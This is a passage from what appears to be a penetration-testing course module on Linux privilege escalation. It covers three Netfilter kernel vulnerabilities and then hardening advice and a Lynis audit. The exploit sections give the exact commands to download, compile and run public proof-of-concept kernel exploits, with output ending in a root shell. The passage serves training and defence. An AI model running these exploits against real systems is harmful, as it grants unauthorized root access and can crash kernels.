`Netfilter` is a Linux kernel module that provides, among other things, packet filtering, network address translation, and other tools relevant to firewalls. It controls and regulates network traffic by manipulating individual packets based on their characteristics and rules. `Netfilter` is also called the software layer in the Linux kernel. When network packets are received and sent, it initiates the execution of other modules such as packet filters. These modules can then intercept and manipulate packets. This includes the programs like `iptables` and `arptables`, which serve as action mechanisms of the `Netfilter` hook system of the IPv4 and IPv6 protocol stack.

This kernel module has three main functions:

1. Packet defragmentation
2. Connection tracking
3. Network address translation (NAT)

When the module is activated, all IP packets are checked by the `Netfilter` before they are forwarded to the target application of the own or remote system. In 2021 (CVE-2021-22555), 2022 (CVE-2022-1015), and also in 2023 (CVE-2023-32233), several vulnerabilities were found that could lead to privilege escalation.

Many companies have preconfigured Linux distributions adapted to their software applications or vice versa. This gives the developers and administrators, metaphorically speaking, a "dynamic basis" that is difficult to replace. This would require either adapting the system to the software application or adapting the application to the newer system. Depending on the size and complexity of the application, this can take a great deal of time and effort. This is often why so many companies run older and not updated Linux distributions in production.

Even if the company uses virtual machines or containers like Docker, these are built on a specific kernel. The idea of isolating the software application from the existing host system is a good step, but there are many ways to break out of such a container.

CVE-2021-22555

Vulnerable kernel versions: 2.6 - 5.11

```
cry0l1t3@ubuntu:~$ uname -r

5.10.5-051005-generic
```

```
cry0l1t3@ubuntu:~$ wget https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555/exploit.c
cry0l1t3@ubuntu:~$ gcc -m32 -static exploit.c -o exploit
cry0l1t3@ubuntu:~$ ./exploit

[+] Linux Privilege Escalation by theflow@ - 2021

[+] STAGE 0: Initialization
[*] Setting up namespace sandbox...
[*] Initializing sockets and message queues...

[+] STAGE 1: Memory corruption
[*] Spraying primary messages...
[*] Spraying secondary messages...
[*] Creating holes in primary messages...
[*] Triggering out-of-bounds write...
[*] Searching for corrupted primary message...
[+] fake_idx: fff
[+] real_idx: fdf

...SNIP...

root@ubuntu:/home/cry0l1t3# id

uid=0(root) gid=0(root) groups=0(root)
```

CVE-2022-25636

A recent vulnerability is CVE-2022-25636 and affects Linux kernel 5.4 through 5.6.10. This is `net/netfilter/nf_dup_netdev.c`, which can grant root privileges to local users due to heap out-of-bounds write. `Nick Gregory` wrote a very detailed article about how he discovered this vulnerability.

```
cry0l1t3@ubuntu:~$ uname -r

5.13.0-051300-generic
```

However, we need to be careful with this exploit as it can corrupt the kernel, and a reboot will be required to reaccess the server.

```
cry0l1t3@ubuntu:~$ git clone https://github.com/Bonfee/CVE-2022-25636.git
cry0l1t3@ubuntu:~$ cd CVE-2022-25636
cry0l1t3@ubuntu:~$ make
cry0l1t3@ubuntu:~$ ./exploit

[*] STEP 1: Leak child and parent net_device
[+] parent net_device ptr: 0xffff991285dc0000
[+] child  net_device ptr: 0xffff99128e5a9000

[*] STEP 2: Spray kmalloc-192, overwrite msg_msg.security ptr and free
net_device
[+] net_device struct freed

[*] STEP 3: Spray kmalloc-4k using setxattr + FUSE to realloc net_device
[+] obtained net_device struct

[*] STEP 4: Leak kaslr
[*] kaslr leak: 0xffffffff823093c0
[*] kaslr base: 0xffffffff80ffefa0

[*] STEP 5: Release setxattrs, free net_device, and realloc it again
[+] obtained net_device struct

[*] STEP 6: rop :)

# id

uid=0(root) gid=0(root) groups=0(root)
```

CVE-2023-32233

This vulnerability exploits the so called `anonymous sets` in `nf_tables` by using the `Use-After-Free` vulnerability in the Linux Kernel up to version `6.3.1`. These `nf_tables` are temporary workspaces for processing batch requests and once the processing is done, these anonymous sets are supposed to be cleared out (`Use-After-Free`) so they cannot be used anymore. Due to a mistake in the code, these anonymous sets are not being handled properly and can still be accessed and modified by the program.

The exploitation is done by manipulating the system to use the `cleared out` anonymous sets to interact with the kernel's memory. By doing so, we can potentially gain `root` privileges.

Proof-Of-Concept

```
cry0l1t3@ubuntu:~$ git clone https://github.com/Liuk3r/CVE-2023-32233
cry0l1t3@ubuntu:~$ cd CVE-2023-32233
cry0l1t3@ubuntu:~/CVE-2023-32233$ gcc -Wall -o exploit exploit.c -lmnl -
lnftnl
```

Exploitation

```
cry0l1t3@ubuntu:~/CVE-2023-32233$ ./exploit

[*] Netfilter UAF exploit

Using profile:
========
1                   race_set_slab                   # {0,1}
1572                race_set_elem_count             # k
4000                initial_sleep                   # ms
100                 race_lead_sleep                 # ms
600                 race_lag_sleep                  # ms
100                 reuse_sleep                     # ms
39d240              free_percpu                     # hex
2a8b900             modprobe_path                   # hex
23700               nft_counter_destroy             # hex
347a0               nft_counter_ops                 # hex
a                   nft_counter_destroy_call_offset # hex
ffffffff            nft_counter_destroy_call_mask   # hex
e8e58948            nft_counter_destroy_call_check  # hex
========

[*] Checking for available CPUs...
[*] sched_getaffinity() => 0 2
[*] Reserved CPU 0 for PWN Worker
[*] Started cpu_spinning_loop() on CPU 1
[*] Started cpu_spinning_loop() on CPU 2
[*] Started cpu_spinning_loop() on CPU 3
[*] Creating "/tmp/modprobe"...
[*] Creating "/tmp/trigger"...
[*] Updating setgroups...
[*] Updating uid_map...
[*] Updating gid_map...
[*] Signaling PWN Worker...
[*] Waiting for PWN Worker...
```

```
...SNIP...

[*] You've Got ROOT:-)

# id

uid=0(root) gid=0(root) groups=0(root)
```

Please keep in mind that these exploits can be very unstable and can break the system.

Linux Hardening

Proper Linux hardening can eliminate most, if not all, opportunities for local privilege escalation. The following steps should be taken, at a minimum, to reduce the risk of an attack being able to elevate to root-level access:

Updates and Patching

Many quick and easy privilege escalation exploits exist for out-of-date Linux kernels and known vulnerable versions of built-in and third-party services. Performing periodic updates will remove some of the most "low hanging fruit" that can be leveraged to escalate privileges. On Ubuntu, the package unattended-upgrades is installed by default from 18.04 onwards and can be manually installed on Ubuntu dating back to at least 10.04 (Lucid). Debian based operating systems going back to before Jessie also have this package available. On Red Hat based systems, the yum-cron package performs a similar task.

Configuration Management

This is by no means an exhaustive list, but some simple hardening measures are to:

- Audit writable files and directories and any binaries set with the SUID bit.
- Ensure that any cron jobs and sudo privileges specify any binaries using the absolute path.
- Do not store credentials in cleartext in world-readable files.
- Clean up home directories and bash history.
- Ensure that low-privileged users cannot modify any custom libraries called by programs.

- Remove any unnecessary packages and services that potentially increase the attack surface.
- Consider implementing SELinux, which provides additional access controls on the system.

User Management

We should limit the number of user accounts and admin accounts on each system, ensure that logon attempts (valid/invalid) are logged and monitored. It is also a good idea to enforce a strong password policy, rotate passwords periodically, and restrict users from reusing old passwords by using the /etc/security/opasswd file with the PAM module. We should check that users are not placed into groups that give them excessive rights not needed for their day-to-day tasks and limit sudo rights based on the principle of least privilege.

Templates exist for configuration management automation tools such as Puppet, SaltStack, Zabbix and Nagios to automate such checks and can be used to push messages to a Slack channel or email box as well as via other methods. Remote actions (Zabbix) and Remediation Actions (Nagios) can be used to find and auto correct these issues over a fleet of nodes. Tools such as Zabbix also feature functions such as checksum verification, which can be used for both version control and to confirm sensitive binaries have not been tampered with. For example, via the vfs.file.cksum file.

Audit

Perform periodic security and configuration checks of all systems. There are several security baselines such as the DISA Security Technical Implementation Guides (STIGs) that can be followed to set a standard for security across all operating system types and devices. Many compliance frameworks exist, such as ISO27001, PCI-DSS, and HIPAA which can be used by an organization to help establish security baselines. These should all be used as reference guides and not the basis for a security program. A strong security program should have controls tailored to the organization's needs, operating environment, and the types of data that they store and process (i.e., personal health information, financial data, trade secrets, or publicly available information).

An audit and configuration review is not a replacement for a penetration test or other types of technical, hands-on assessments and is often seen as a "box-checking" exercise in which an organization is "passed" on a controls audit for performing the bare minimum. These reviews can help supplement regular vulnerability scanning and penetration testing and strong patch, vulnerability, and configuration management programs.

One useful tool for auditing Unix-based systems (Linux, macOS, BDS, etc.) is Lynis. This tool audits the current configuration of a system and provides additional hardening tips, taking into consideration various standards. It can be used by internal teams such as system administrators as well as third-parties (auditors and penetration testers) to obtain a "baseline" of the system's current security configuration. Again, this tool or others like it should not replace the manual techniques discussed in this module but can be a strong supplement to cover areas that may be overlooked.

After cloning the entire repo, we can run the tool by typing `./lynis audit system` and receive a full report.

```
htb_student@NIX02:~$ ./lynis audit system

[ Lynis 3.0.1 ]

##########################################################################
######
  Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you
are
  welcome to redistribute it under the terms of the GNU General Public
License.
  See the LICENSE file for details about using this software.

  2007-2020, CISOfy - https://cisofy.com/lynis/
  Enterprise support available (compliance, plugins, interface and tools)
##########################################################################
######

[+] Initializing program
------------------------------------

  ###################################################################
  #                                                                 #
  #   NON-PRIVILEGED SCAN MODE                                      #
  #                                                                 #
  ###################################################################

  NOTES:
  --------------
  * Some tests will be skipped (as they require root permissions)
  * Some tests might fail silently or give different results

  - Detecting OS...                                           [ DONE ]
  - Checking profiles...                                      [ DONE ]

  ---------------------------------------------------
  Program version:           3.0.1
  Operating system:          Linux
  Operating system name:     Ubuntu
  Operating system version:  16.04
  Kernel version:            4.4.0
  Hardware platform:         x86_64
  Hostname:                  NIX02
```

The resulting scan will be broken down into warnings:

```
Warnings (2):
  ----------------------------
  ! Found one or more cronjob files with incorrect file permissions (see
log for details) [SCHD-7704]
      https://cisofy.com/lynis/controls/SCHD-7704/

  ! systemd-timesyncd never successfully synchronized time [TIME-3185]
      https://cisofy.com/lynis/controls/TIME-3185/
```

Suggestions:

```
Suggestions (53):
  ----------------------------
  * Set a password on GRUB boot loader to prevent altering boot
configuration (e.g. boot in single user mode without password) [BOOT-5122]
      https://cisofy.com/lynis/controls/BOOT-5122/

  * If not required, consider explicit disabling of core dump in
/etc/security/limits.conf file [KRNL-5820]
      https://cisofy.com/lynis/controls/KRNL-5820/

  * Run pwck manually and correct any errors in the password file [AUTH-
9228]
      https://cisofy.com/lynis/controls/AUTH-9228/

  * Configure minimum encryption algorithm rounds in /etc/login.defs
[AUTH-9230]
      https://cisofy.com/lynis/controls/AUTH-9230/
```

and an overal scan details section:

```
Lynis security scan details:

  Hardening index : 60 [############        ]
  Tests performed : 256
  Plugins enabled : 2
  Components:
  - Firewall               [X]
  - Malware scanner        [X]

  Scan mode:
  Normal [ ]  Forensics [ ]  Integration [ ]  Pentest [V] (running non-
privileged)

  Lynis modules:
  - Compliance status      [?]
  - Security audit         [V]
  - Vulnerability scan     [V]

  Files:
  - Test and debug information      : /home/mrb3n/lynis.log
  - Report data                     : /home/mrb3n/lynis-report.dat
```

The tool is useful for informing privilege escalation paths and performing a quick configuration check and will perform even more checks if run as the root user.

Conclusion

As we have seen, there are various ways to escalate privileges on Linux/Unix systems - from simple misconfigurations and public exploits for known vulnerable services to exploit development based on custom libraries. Once root access is obtained, it becomes easier to use it as a pivot point for further network exploitation. Linux (and all system) hardening is critical for organizations of all sizes. Best practice guidelines and controls exist in many different forms. Reviews should include a mix of hands-on manual testing and review and automated configuration scanning and validation of the results.

Linux Local Privilege Escalation - Skills Assessment

We have been contracted to perform a security hardening assessment against one of the `INLANEFREIGHT` organizations' public-facing web servers.

The client has provided us with a low privileged user to assess the security of the server. Connect via SSH and begin looking for misconfigurations and other flaws that may escalate privileges using the skills learned throughout this module.

Once on the host, we must find `five` flags on the host, accessible at various privilege levels. Escalate privileges all the way from the `htb-student` user to the `root` user and submit all five flags to finish this module.

Note: There is a way to obtain a shell on the box instead of using the SSH credentials if you would like to make the scenario more challenging. This is optional and does not award more points or count towards completion.